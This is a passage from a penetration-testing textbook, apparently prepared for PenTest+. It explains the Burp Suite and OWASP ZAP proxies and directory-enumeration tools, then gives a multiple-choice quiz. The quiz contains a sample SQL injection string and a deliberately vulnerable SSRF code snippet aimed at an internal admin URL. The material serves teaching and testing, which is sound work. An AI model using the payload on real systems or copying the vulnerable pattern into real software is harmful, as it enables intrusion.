Two of the most popular web proxies used to hack web applications are Burp Suite and the OWASP Zed Attack Proxy (ZAP). Burp Suite is a collection of tools, and one of those tools (or capabilities) is a web proxy. Burp Suite is also simply known as *Burp*. Burp Suite comes in two different versions: a free edition (Burp Suite Community Edition) and Burp Suite Professional Edition.

Figure 10-24 shows how a web proxy works. In this example, the Burp Suite web security application is used.



Figure 10-24

How a Web Proxy Like Burp Suite Works

Figure 10-24 illustrates the process of using Burp Suite to intercept, modify, and analyze web requests and responses in the context of web application security testing. The following components are shown in Figure 10-24:

- The user (Omar) conducting the security test
- The web browser used by the user to interact with the web application
- Burp Suite used as the web proxy tool to intercept and modify requests
- The server hosting the web application being tested

The following is a step-by-step explanation of each component and interaction shown in Figure 10-24:

1. The user (Omar) initiates the process by navigating to the web application using a browser.

2. The browser sends an HTTP request to the web server to load the web application.
3. Burp Suite intercepts this request and forwards it to the web server.
4. The web server processes the request and sends back an HTTP response.
5. Burp Suite intercepts the response and forwards it back to the browser.
6. If interception is enabled in Burp Suite, the intercepted request is displayed.
7. Burp Suite shows the intercepted request to the user.
8. The user modifies the request as needed to test for vulnerabilities.
9. The modified request is then forwarded to the web server.
10. Burp Suite repeatedly sends test payloads to the web server to identify potential vulnerabilities.
11. Burp Suite sends a test payload.
12. The web server returns a response, which Burp Suite captures and analyzes.
13. Depending on the response type, Burp Suite displays the appropriate message. 200 OK indicates a successful request. The browser displays a success message to Omar.
14. The session ends when Omar closes the web application.

Figure 10-25 shows the Burp Suite Community Edition being used to intercept transactions from the attacker's web browser and a web application. You can see how session cookies and other information are intercepted and captured in the proxy.



Figure 10-25

Burp Suite Community Edition

Burp Suite was created by a company called Port Swigger, which offers a comprehensive (and free) web application security online course at **https://portswigger.net/web-security**. This course provides free labs and

other materials that can help you prepare for the PenTest+ and other certifications.

OWASP ZAP is also a collection of tools that includes proxy, automated scanning, fuzzing, and other capabilities that you can use to find vulnerabilities in web applications. OWASP ZAP is free; you can download it from **https://www.zaproxy.org**.

Figure 10-26 shows how OWASP ZAP is used to perform an automated scan of a vulnerable web application. You can see that OWASP ZAP found two vulnerable JavaScript libraries that can be leveraged by an attacker to compromise the web application.



Figure 10-26

The OWASP Zed Attack Proxy (ZAP)

DirBuster is one tool that can be used to perform active reconnaissance of a web application. There are other more modern tools to perform similar reconnaissance (including enumerating files and directories). The following are some of the most popular:

- **Gobuster**: A tool similar to DirBuster written in Go. You can download it from **https://github.com/OJ/gobuster**.
- **Ffuf**: A fast web fuzzer also written in Go. You can download it from **https://github.com/ffuf/ffuf**.
- **Feroxbuster**: A web application reconnaissance fuzzer that is written in Rust. You can download it from **https://github.com/epi052/feroxbuster**.

All of the aforementioned tools use wordlists (files containing numerous words that are used to enumerate files, directories, and also for password cracking). **Figure 10-27** demonstrates how gobuster is able to enumerate different directories in a web application running on port 8888 on a system with the IP address 192.168.88.225. The attacker is using a wordlist called mywordlist.



Figure 10-27

Using gobuster to Enumerate Directories in a Web Application

Test Your Skills

Multiple-Choice Questions

1. What is the primary focus of the OWASP Top 10 for LLM Applications?

1. Networking vulnerabilities
2. Language model security issues
3. Hardware flaws
4. Social engineering attacks

2. Which of the following tools is essential for creating a web application testing lab?

1. Wireshark
2. Burp Suite
3. Splunk
4. JTAG

3. Why is it important to isolate a web application lab environment from production networks?

1. To improve performance
2. To prevent potential security risks to production systems
3. To comply with financial regulations
4. To reduce hardware costs

4. What is a business logic flaw?

1. A flaw in the coding syntax
2. A flaw in the application's functionality that can be exploited
3. A flaw in the network configuration
4. A flaw in the database schema

5. Which of the following is an example of SQL injection?

1. **SELECT * FROM users WHERE id = 1;**
2. **SELECT * FROM users WHERE id = ' OR '1'='1';**

3. **<script>SQL SELECT *</script>;**
4. **<script>SELECT * FROM users WHERE id =omar% <script>;**

6. What is a common method used to exploit weak authentication mechanisms?

1. Phishing
2. SQL injection
3. Brute-force attacks
4. XSS

7. Which vulnerability allows attackers to perform actions beyond their intended permissions?

1. Broken authentication
2. Cross-site request forgery
3. SQL injection
4. Broken access control

8. Which type of vulnerability occurs when malicious scripts are saved on the server and executed when the user accesses the affected page?

1. Reflected XSS
2. DOM-based XSS
3. Persistent XSS
4. Stored XSS

9. Which header can help mitigate cross-site request forgery (CSRF) attacks?

1. Content-Type-CSRF
2. X-CSRF-Token
3. CSRF-User-Agent
4. Accept-Encoding

10. What is the primary risk associated with server-side request forgery (SSRF)?

1. Stealing user sessions
2. Accessing internal resources
3. Manipulating DOM elements
4. Phishing attacks

11. Clickjacking is primarily mitigated by using which of the following HTTP headers?

1. Content-Type
2. X-Content-Type-Options
3. X-Frame-Options
4. Referrer-Policy

12. What does local file inclusion (LFI) allow an attacker to do?

1. Include external scripts in a web page
2. Access local server files via a web interface
3. Include local server files via a web interface
4. Traverse directories on the client machine

13. Which insecure coding practice can lead to SQL injection vulnerabilities?

1. Using prepared statements
2. Hardcoding credentials
3. Sanitizing user input
4. Using string concatenation to build queries

14. What does a CSRF token do?

1. Encrypts the data in transit
2. Authenticates users
3. Validates requests to prevent unauthorized actions
4. Manages session timeouts

15. Assume the following scenario. A web application has a feature that allows users to fetch metadata from a URL they provide. The backend code of the application fetches the content from the provided URL and displays it to the user.

Vulnerable Code Example:

Click here to view code image

```
import requests
def fetch_metadata(url):
    response = requests.get(url)
    return response.text
```

The application takes user input for the URL and uses the preceding code to fetch and display the content. An attacker submits the URL **http://127.0.0.1:8080/admin**.

What happens in this scenario?

1. The server performs a port scan on the internal network and compromises the admin page.
2. The server fetches the contents of the internal admin page and displays it to the attacker.
3. The server blocks the request due to a malformed URL since the vulnerable code includes the fix for this vulnerability.
4. The server crashes due to an infinite loop.